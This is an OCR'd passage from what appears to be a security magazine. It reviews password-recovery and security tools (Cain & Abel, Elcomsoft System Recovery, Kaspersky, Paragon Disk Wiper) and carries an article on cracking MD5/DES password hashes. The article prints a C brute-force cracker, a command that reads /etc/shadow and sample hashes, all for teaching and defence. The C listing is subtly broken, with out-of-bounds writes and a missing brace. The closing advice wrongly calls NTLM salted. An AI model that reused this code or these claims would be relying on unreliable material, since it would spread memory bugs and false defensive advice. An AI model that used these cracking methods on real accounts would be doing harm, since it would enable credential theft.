
Cain & Able v.4.9.6 – password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the networks, cracking encrypted passwords using Dictionary, Brute-Force and Cryptoanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols.
www.oxid.it ●



Started	Closed	IP1 (Codec)	IP2 (Codec)	Status	File	Size
18/08/2005 - 20:24:55	18/08/2005 - 20:25:17	194.109.2...	194.109.2...	Codec not supported		
18/08/2005 - 21:18:53	18/08/2005 - 21:18:53	194.109.2...	194.109.2...	Codec not supported		
18/08/2005 - 21:35:33	18/08/2005 - 21:35:33	194.109.2...	194.109.2...	Codec not supported		
18/08/2005 - 21:36:16	18/08/2005 - 21:36:16	194.109.2...	194.109.2...	Codec not supported		
18/08/2005 - 21:37:06	18/08/2005 - 21:37:06	194.109.2...	194.109.2...	Codec not supported		
18/08/2005 - 21:40:04	18/08/2005 - 21:40:04	194.109.2...	194.109.2...		RTP-2005081...	366 bytes
18/08/2005 - 21:40:09	18/08/2005 - 21:40:14	194.109.2...	194.109.2...		RTP-2005081...	7726 bytes
18/08/2005 - 21:42:03	18/08/2005 - 21:42:43	194.109.2...	194.109.2...		RTP-2005081...	117410 bytes

Figure 5. *Cain & Abel*

If you have experienced any problems with this CD, write to: *cd@software.com.pl*



If the CD contents can’t be accessed and the disc isn’t physically damaged, try to run it in at least two CD drives.

Elcomsoft System Recovery

System: Windows
License: Commercial
Application: Password/System Recovery
Homepage: *http://elcomsoft.com/esr.html*

Quick start: Suppose you find out that your administrator passwords for your system or even your server have been changed by a malicious attacker. What options do you have to recover control of your system? One option would be to reformat the system and reload everything from backups, or you can use Elcomsoft System Recovery Pro (ESR) to recover and reset your administrator or other user account passwords from your SAM or Active Directory (AD) database.


Now let's see how this is done using System Recovery Pro from Elcomsoft. Restart your system and boot from the ESR CD or USB flash drive. Once the CD or USB flash drive has booted it allows a user to choose whether they want to recover from the Microsoft Windows SAM or AD database, restore a backed up registry file or Active Directory databse, or edit the user information on the SAM database.

First let's look at recovering a password from the SAM database. The user will have to select the directory where the database is located and in most default installations this will be *c:\windows* and then ESR will find the SAM and SYSTEM information. Next the user will see the different accounts that are available and once ESR has obtained the passwords and password hashes it displays them similar to that shown in Figure 1. ESR was able to recover all the alpha-numeric passwords and most of the strong passwords that were tried. Even if it could not recover the password, it can show and dump the hashes that were obtained from the SAM database so that they can be recovered using a separate application. One of the most useful features of this application is whether or not the password is recovered the user is able to change the password set in the SAM database using ESR, as long as it follows the local machines password security policy. ESR also allows account privilege escalation and the ability to disable or lock out any account. See figure 2 for some of the available options that can be set using ESR. The last feature that is available for the SAM database is the SAM database editor, which gives a user many specifiable options for any of the accounts available. One of the last features available to ESR is the ability to recover and edit passwords for AD. The procedure to recover these passwords is exactly like that for the recovery of SAM passwords. The only exception is that the user will need to find and select the directory that contains the ntds.dit file and the SYSTEM file, but like the SAM database on a default installation the files will be in the *c:\windows* directory.

When using Elcomsoft System Recovery the default options are normally all that is required to retake control of your system. ESR, according to its website, can work on any windows based system. Personally I had the opportunity to test it on Vista, XP, and Server 2003 and found that it worked flawlessly on any of these systems.

Disadvantages: The only rea l disadvantage is that you have to have physical access to the system in order to recover the system. This may not always be easy when a network is administered from a long way away.

by *Michael Clough*
Gordux Development



[ESR v2.0 PRO] Please select a user account

SAM path: C:\WINDOWS\system32\config\sam
SYSTEM path: C:\WINDOWS\system32\config\system
☑ Show password hashes
☐ Decrypt password history hashes


N	R...	User name	Password	LM hash	NTLM hash	De
1	0...	Administrator	<empty>	<empty>	<empty>	Bui
2	0...	Guest	<empty>	<empty>	<empty>	Bui
3	0...	HelpAssistant	M1^0Rtbm4W*78k	06350d274546e781ebdb409c6213f320	b0996e491821951e39194fc30517f81d	Ac
4	0...	Michael	<unknown>	<empty>	4a1182a9d8fc06b417b04db8100bb449	
5	0...	SUPPORT_38...	<unknown>	<empty>	75ffc00946ade3248d920b647c7608b0	Thi

User has administrator rights   Account is locked or disabled

Privilege	Description

Select a user account and click 'Next' to proceed

Figure 1. *Selecting a user account*



[ESR v2.0 PRO] Change account password

SAM path: C:\WINDOWS\system32\config\sam
SYSTEM path: C:\WINDOWS\system32\config\system
Account name: Michael   RID: 000003EC
Password: ****************

Administrator flag
☑ Administrator account

Account type
☐ Temporary account   ☐ Interdomain trust account
☑ Normal account   ☐ Workstation trust account
☐ MNS account   ☐ Server trust account

Password flags
☑ Password not required   ☐ Encrypted text password allowed
☑ Password never expires   ☐ Password expired

Misc flags
☐ Trusted for delegation   ☐ Account disabled
☐ Not delegated   ☐ Account is locked out
☐ Trusted to auth for delegation   ☐ Home directory required
☐ Don't required preauth   ☐ Smart card required
☐ Use DES key only

Password policy
Minimum password length: 0   Password history length: 0
Password properties flag:
Items to change:

Figure 2. *Changing your password*

Kaspersky Internet Security 7.0

System: Windows
License: Commercial/Free 30 Day Trial
Application: Internet Security 7.0
Homepage: *http://www.kaspersky.com/*

Kaspersky Internet Security 7.0 is an integrated tool that includes Firewall, Anti-Virus, Anti-Spam, and Parental Controls.

Quick start: Anyone that works with a computer knows the importance of protecting the system from outside threats. Kaspersky Internet Security 7.0 does that with an integrated package of security tools.

Internet Security 7.0 is a quick installation with the Express Install but also offers a Custom Install that will allow the user to select the components to install. And once installed Internet Security 7.0 has an easy to use friendly interface. After a system restart I. S. 7.0 is ready to roll. The first time I. S. 7.0 is opened the program will want to connect to the Internet to update database signatures for the Anti-Virus component. It will also look to make sure that all of the modules are up to date. From the Main Window the user can get a quick look at the Protection Status, the date of the latest scan and the status of that scan as well as the Signature release date and status. A nice feature is the ability to roll the signatures back to a previous version with a mouse click. This is a nice feature to have in case a program cannot work with the updated database due to an error. Also from this screen the user can go into the various components and adjust the security settings.

File Anti-Virus – launched at system startup and remains in RAM scanning files as they are opened, executed or saved. The user can select from three levels of protection and include High, Recommended and Low. When a threat is detected Internet Security 7.0 can attempt to disinfect the file, block the threat or prompt the user for what action to take.

Mail Anti-Virus – scans all messages transferred via SMTP, POP3, IMAP, MAPI and NNTP protocols. Again the user can choose from three levels of protection that include High, Recommended, and Low. And just like in the File Anti-Virus Internet Security 7.0 will attempt to disinfect the file, delete the file, block the threat or prompt the user for what action to take.

Web Anti-Virus – scans all objects loaded onto the computer via the HTTP protocol and monitors all Java and Visual Basic scripts that are executed. The user can choose from the three different levels of protection that are High, Recommended, and Low. The user also has the ability to list addresses that does not require the traffic to be scanned.

Proactive Defense – shows the status of application activity and the system registry monitoring. Inside the settings the user can set the action that I. S. 7.0 will take when it encounters a problem. Also every time that Proactive Defense detects an issue a box will pop up with details of the risk and the running process as well as the option to terminate, deny, skip or add the process.

Firewall – protects the computer at both the physical and application level by making the computer invisible to other computers on the network. When the firewall detects a network, it will give the user the option of Block all, Maximum protection, Minimal protection, Training mode or Allow All. The firewall is a two-way personal firewall that monitors both incoming and outgoing traffic.

Privacy Controls module – has three components that are pretty self explanatory. They include Anti-Phising, Anti-Dialer and Protection of confidential data.

Anti-Spam – gives the user five Anti-Spam protection levels that range from Allow All to Block All. The Recommended setting is probably appropriate for most users. With any of the components or modules within Internet Security 7.0 these settings can be easily fine tuned to meet any need.

Parental Controls – not enabled by default but a simple check in the appropriate box will take care of that. It allows the creation of multiple profiles for child, teenager and parent and will apply these profiles to the user of the PC. Each profile is password protected to restrict switching of profiles. The following restriction levels can be applied to each profile High, Medium and low. The profile can even be restricted based on daily time quotas and or by time of day.

Virus Scanning can be set to scan an individual file, folder or drive. The scanning can be set for Maximum protection, Recommended or Maximum speed and can be set to scan startup objects, the scanning of My Computer, including network drives and removable drives.

Other useful features: Tools for creating a Rescue Disk. Internet Security 7.0 will take the user through the process of creating a Rescue Disk step by step.

Activation of Internet Security 7.0 is quick and easy and technical support is provided 24/7. Kaspersky I. S. 7.0 is easy to setup, use, and maintain.

Disadvantages: Anyone that uses Kaspersky Internet Security 7.0 will be hard pressed to find something wrong with this product.

by *Steve Lape*

Paragon Disk Wiper 8.5 personal

System: Windows
License: Commercial/trial
Application: Hard disk management and safe data removal
Homepage: http://www.paragon-software.com

Paragon disk Wiper is a tool for safely removal of your data and also for hard disk management. It also securely deletes the data already in empty space

Quick start: Suppose that you are working in a big company and you do not want anybody to access the data. Daily you work in your office, then you take the data home and delete it from the office PC. Even if you delete all the data or re-format the drive, there are many tools that will enable other users to retrieve the erased or pre-formatted contents.

Paragon Disk Wiper securely deletes the data from the hard drive leaving no chance for the recovery for it uses an algorithm to make sure that the old content cannot be recovered. The first screen you get gives you the information on the hard drive, like the number of partitions, the data occupied by each partition, all in a visually appealing format.

There are two basic options on the left menu

Wipe Disk or Partition, Wiping Media Builder

- Wipe Disk or Partition option allows you to securely erase the data from the whole hard disk or a partition as well as to secure the free space in the hard disk.
- Wiping Media Builder is an extremely useful feature. It creates a bootable CD/DVD or a Floppy disk from which you can boot your PC and perform the wiping operations.

There are some more options on the menu:

- *Hard disk->Update MBR* – updates the Master Boot Record of the hard disk.
- *Hard disk->Edit/View* sectors allow you to see the data on each sector and you can even edit the data in each sector.

Figure 1. *First screen you get when start the Paragon disk Wiper*

- *Hard disk->Properties* – shows the complete information on the hard disk, like serial number, label, capacity, nubmer of cylinders etc.

There is one more menu option – Partition. It provides plenty of possibilities. The first one is *Create partition.* It creates a new partition (only if unused space is available on the hard disk).Then there are *Format*, *Delete partition, Assign drive letter, Remove drive letter* options available. You can also *Test surface*, *Test file integrity* on the partition as well as *View/Edit sectors* on the partition. Finally, you can clean the free space on the partition with the tool. You will probably use Disk Wiper infrequently, but it will be a necessity if you wish to completely eradicate drive contents.


Advantages

Now let us get back to the main feature of the software that securely erases the data. Once the free space is cleaned using the wizard, there is no chance for recovery. We used numerous types of data recovery software to check Disk Wiper's effectiveness but were unable to retrieve the data. It means that it worked.

Disadvantages

In a demo version, Wipe Wizard and all other operations are available in a virtual mode only. In order to evaluate how the program looks like and how it presents your partition configuration, try to perform the operations virtually. No changes can be applied to your hard drive or flash card. Moreover, Wiping Media Builder is not included in the demo version. You have to download it separately.

by *Aashish Kumar*




Volume	Type	System	Size	Used	Free	Volume label	Active	Hidden
C:	Primary	FAT32	19.1 GB	5.7 GB	13.4 GB		Yes	No

Figure 2. *Paragon Disk Wiper 8.5 Personal*

SBMAV DISK CLEANER

Clean up your disks and sort your documents!



A powerful tool for cleaning cobwebs of useless information clogging your system. SBMAV Disk Cleaner searches for and deletes temporary files and folders created by Windows and other applications, as well as searches for invalid links to documents that have long since been deleted. SBMAV Disk Cleaner also finds useless uninstall software, disables/enables seldom used fonts, deletes cookies, and searches for and removes duplicate files.

Advanced hard disk cleaner for Windows that can safely clean yourdisk!

It is designed to clean a hard drive of various informational trashhaving no importance, which simply clutters the disks.

Features:

Powerful disk cleaning function
Its unique self–learning system (MAVQSM™) performs a disk scan in seconds
Software un–installation function
Disk space analyzer
The program supports several ways of information deletion
And more...

SBMAV software

WWW.SBMAV.COM

Basics

MD5/DES Vulnerabilities for Apache Web Servers, Linux Passwords & Beyond

Ashish Anand

Difficulty

●○○

While the MD5 is a widely accepted secure standard, under constraints and lookup databases, it is important to know about collisions, rainbow tables, and the importance of choosing the right password for your application.

The Message Digest 5, which is documented in RFC1321, was published by Ron Rivest of the Computer Science Department at MIT back in 1992. It is typically used for error checking and as a one way hash function in typical security applications, including those for password authentication. This article sheds some light on common implementations of MD5 on the Apache web server and the Linux file system. Since the basic algorithm has been well-documented for a long time now, I'd advise the reader to refer to other sources for delving in to more detail. After discussing some implementations of the algorithm, the article covers how collective efforts by the public community have contributed in breaking famous cryptographic algorithms, such as the RC5 (used in Microsoft Office file encryption). Next we discuss recent and ongoing attacks (e.g. birthday attack) on MD5 which have led to the discovery of a collision condition. Furthermore, we demonstrate with code snippets how it is possible to discover the plain text from a given hash value based on certain known constraints. This technique can be used to crack the `/etc/shadow` file in the Linux file system and the `.htpasswd` file on Apache web servers. Finally, we talk about another vulnerability to MD5 hashes via the use of rainbow tables and how adding salt values can be used to diminish their effect.

Common Representations of MD5

A typical MD5 hash represented in hexadecimal notation looks like this:

What you will learn...

- Deriving plain text from an MD5 hash knowing a constraint condition
- Reversing MD5 hash lookup using rainbow tables
- Password cracking using distributed computing
- MD5 collision conditions

What you should know...

- Basic concept of one way hash functions and encryption
- Implementation of Apache (.htaccess and .htpasswd files)
- Implementation of Linux shadow file format

```
5f4dcc3b5aa765d61d8327
   deb882cf99
```

The printable form of MD5 hashes is of the format:

```
$<magic word>$<salt>$<hash>
```

The `/etc/shadow` file representation uses `$1$` as the MD5 magic word.

The salt bits are represented within the yellow boxes in Figures 1 and 2. Apache's *htpasswd*-generated hashes start with `$apr1$` as the magic word. In these notations, the salt is up to 8 characters long. The hash excluding the magic word and the salt is 22 characters long.

Apache's *htpasswd* implementation is based on the `crypt()` system call:

```
char *crypt (const char *key, const
                      char *salt);
```


By default (or with the –d flag), htpasswd generates a 13-character DES cipher, of which the first two characters form the salt. With the –m flag, it generates a 34-character MD5 hash. During authentication, Apache automatically differentiates between DES and MD5 ciphers by contrasting the hash against the username entered in the `.htpasswd` file, and it uses the requisite algorithm to compute the hash (typically DES, MD5, or SHA-1).

Collective Parallel Computing Efforts

By now, it is a well-known fact in the crypto world that the *bottom-line security* of any cipher lies merely in the fact that there is a large time tradeoff in implementing brute force attacks on a particular cipher. By the time the key is guessed, the application has already started a new session with a new key. There still exist groups of people collectively contributing processing power to be used in cracking popular encryption algorithms. A prime example of that is the distributed.net project which cracked the RSA Lab's 56 and 64-bit RC5 Encryption Challenge.

Listing 1. *Brute force attack code to recover DES hash based on known constraint*

```
#include <string.h>
#include <unistd.h>
#include <stdio.h>
int main(void)
{
      char original[4], encrypted[13], answer[4], salt[2];
      int i_pass=1000;
      printf("\nEnter 13-bit DES hash: ");
   scanf("%s", &encrypted);
   salt[0]=encrypted[0];
   salt[1]=encrypted[1];
   salt[2]='\0';
   for(i_pass=0000; i_pass<=9999; i_pass++)
   {
         sprintf(original, "%d", i_pass);
         if(strlen(original)==1)
            {
               original[3]=original[0];
               original[0]='0';
               original[1]='0';
               original[2]='0';
               original[4]='\0';
            }
         if(strlen(original)==2)
            {
               original[2]=original[0];
               original[3]=original[1];
               original[0]='0';
               original[1]='0';
               original[4]='\0';
            }
         if(strlen(original)==3)
            {
               original[3]=original[2];
               original[2]=original[1];
               original[1]=original[0];
               original[0]='0';
               original[4]='\0';
            }
         if(strlen(original)==4)
            {
              original[4]='\0';
            }
         if(!strcmp(encrypted, crypt(original, salt)))
           strcpy(answer, original);
   }
   printf("\nPassword: %s", answer);
```



```
[root@linux1 root]# htpasswd -n -m john
New password:
Re-type new password:
john:$apr1$dNYiR/..$ncwoFk9c/A5AcKn1LHxS90

[root@linux1 root]# htpasswd -n -d john
New password:
Re-type new password:
john:r8bGwQJ/mIVpk
```

Figure 1. *DES hash format under Apache/Linux. Yellow box - Salt value*

Cracking Approaches


As discussed in the previous statements, brute-force cracking of a cipher is a well-known approach. So far, the following three approaches have been devised by researchers, each turning out to be more efficient than brute force cracking:

- Constraint based brute force
- Reverse lookup tables
- Rainbow tables

Constraint Based Brute Force

An inefficient way to guess the plain text is to try out the entire key space. If we instead have knowledge of the key space, brute force can be applied to a much smaller subset. For instance, some password fields would take only numerals or only capital letters in the first position, and so on. Based on this knowledge, one can write an intelligent script which checks only for the specified key space. This approach can marginally decrease the effort needed to guess the password as compared to an exhaustive key space search.

The C code in Listing 1 applies to crack passwords ranging between 0000-9999 (i.e. the set of whole numbers less than 10,000). The source file must be compiled with the `-lcrypt` flag. It is based on the `crypt()` system call that can be used for generating DES ciphers and MD5 hashes. This program takes in DES ciphers in the 13-character Apache Web Server cipher format. It can be adapted to work for MD5 hashes as well.



```
[root@linux1 root]# cat /etc/shadow | grep root
root:$1$a07/NCQu$I/1/TrWHgMrRQwtPeSucl.:13481:0:99999:7:::
```

Figure 2. *MD5 hast format under Linux in /etc/shadow file*




Figure 3. *MD5 block diagram*

What the program does is simply store the hash to be cracked in the variable `encrypted`. Then, it separates the first two characters (the salt). In case of MD5, the implementation must separate the salt bits within the two `$` signs as previously explained. The test cases are then looped from 0000 to 9999. The repetitive iterations are required to convert the integer *0* into character *0000*, *12* into *0012* and so on. Again, this code section must be adapted according to the constraint, and it would obviously vary for a 0-99999, a 0-999999, or an [A-Z] implementation. After the conversion, the test value is stored in `original`. Within each pass, `crypt()` is called to generate a hash using `original` and `salt`. The generated hash is compared with `encrypted` (the supplied input hash). The test value is incremented every time there is a mismatch. Finally, upon a match, the test value is returned.

Reverse Lookup Tables

These may also be classified rather as a collective effort. Over the years, there have been numerous efforts to make centralized databases containing hashes of common passphrases and dictionary words. The most vulnerable target would be the phpBB servers. In a reverse lookup table (see Table 1) you will find the plain text corresponding to a number of MD5 hashes. Thus, they would allow you to `search` for an existing password by keying in an MD5 hash. A simple Google search on *MD5 reverse lookup table* will come up with a large number of websites that allow online access to these databases. The best way to fight against these databases is to use randomized passwords that do not exist in a dictionary. However, it is a commonly known fact that, in real-life situations, a large majority of users end up using dictionary passwords for the sake of convenience. Thus, the next-best solution would be to use random salt values suffixed to your dictionary password. For instance, it would take only a second to figure out that the hash `5f4dcc3b5aa765d61d8327deb882cf99` corresponds to the plain text *password*. This is such a common MD5 hash that if you try searching for this phrase on Google, you get back a positive result! Obviously, *password* is not a good choice. If we were to use the plain text `password1q2` instead, the generated hash would be `5636deb6aa919c513a01877e6ad911a4`. Now entering this hash in a reverse lookup table will certainly not result in the correct plaintext (simply because `password1q2` hasn't been entered into the database yet). For now, till the size of these databases grows further, password complexity is a feasible solution and one must take into consideration the practical aspect of password selection. It is surely easier to remember `password1q2` comparing to `w6yvm2pbRsQ`, which will probably never be listed on a reverse lookup database! The basic idea is that adding salt to a common dictionary password adds a plethora of possible plaintext phrases that will probably not be listed on a reverse lookup database simply because of their irrelevance.

Rainbow tables

Rainbow tables are a more efficient implementation, and rather a subset, of complete reverse lookup databases. Besides the hashes, they are based on a *reduction function* linked to a desired character set and password length. A starting password is chosen and a chain of passwords is derived based on the reduction function.

```
reduce ( hash ( password ) ) -> next
                              password
```

After deriving a suitable number of chained passwords, the final password is hashed and grouped together with the starting hash in the rainbow table. For a detailed explanation of the reduction table algorithms, refer to Philippe Oechslin's excellent paper based on time-memory tradeoff (see On the 'Net frame).

As in the case of reverse lookup databases, one can guard against rainbow tables by the same approach of adding randomized salt values suffixed to the password. The larger rainbow table is, the less time will be taken to crack the password and vice versa. An excellent implementation of rainbow tables is *Rainbow Crack* and *Ophcrack*. They both are capable of cracking MD5 hashes, SAM files, LM, and NTLM hashes (the conventional password hashing algorithms for Microsoft Windows NT). These are powerful password auditing tools.

Defense Against Rainbow Tables


The best course of action to protect yourself is not to allow the storage and use of LAN Manager (LM) passwords on your network if you do not absolutely need to. One should also create and enforce a strong password policy that will force the storage and use of passwords as NTLM and not LM. Additionally, the time to compute and the space requirements of complex Rainbow Tables should limit the use of them only to determined attackers or auditors. A strong password policy, strong domain security policy, and keeping up with your patches and updates are your best safeguards against password attacks. Some generic measures to be kept in mind:

- Limit physical access
- Continue to force the use of special characters
- Use ALT-XXX characters in your passwords
- Maintain updates
- Use NTLM or NTLMv2 (these incorporate salt and are prone to rainbow table attacks)

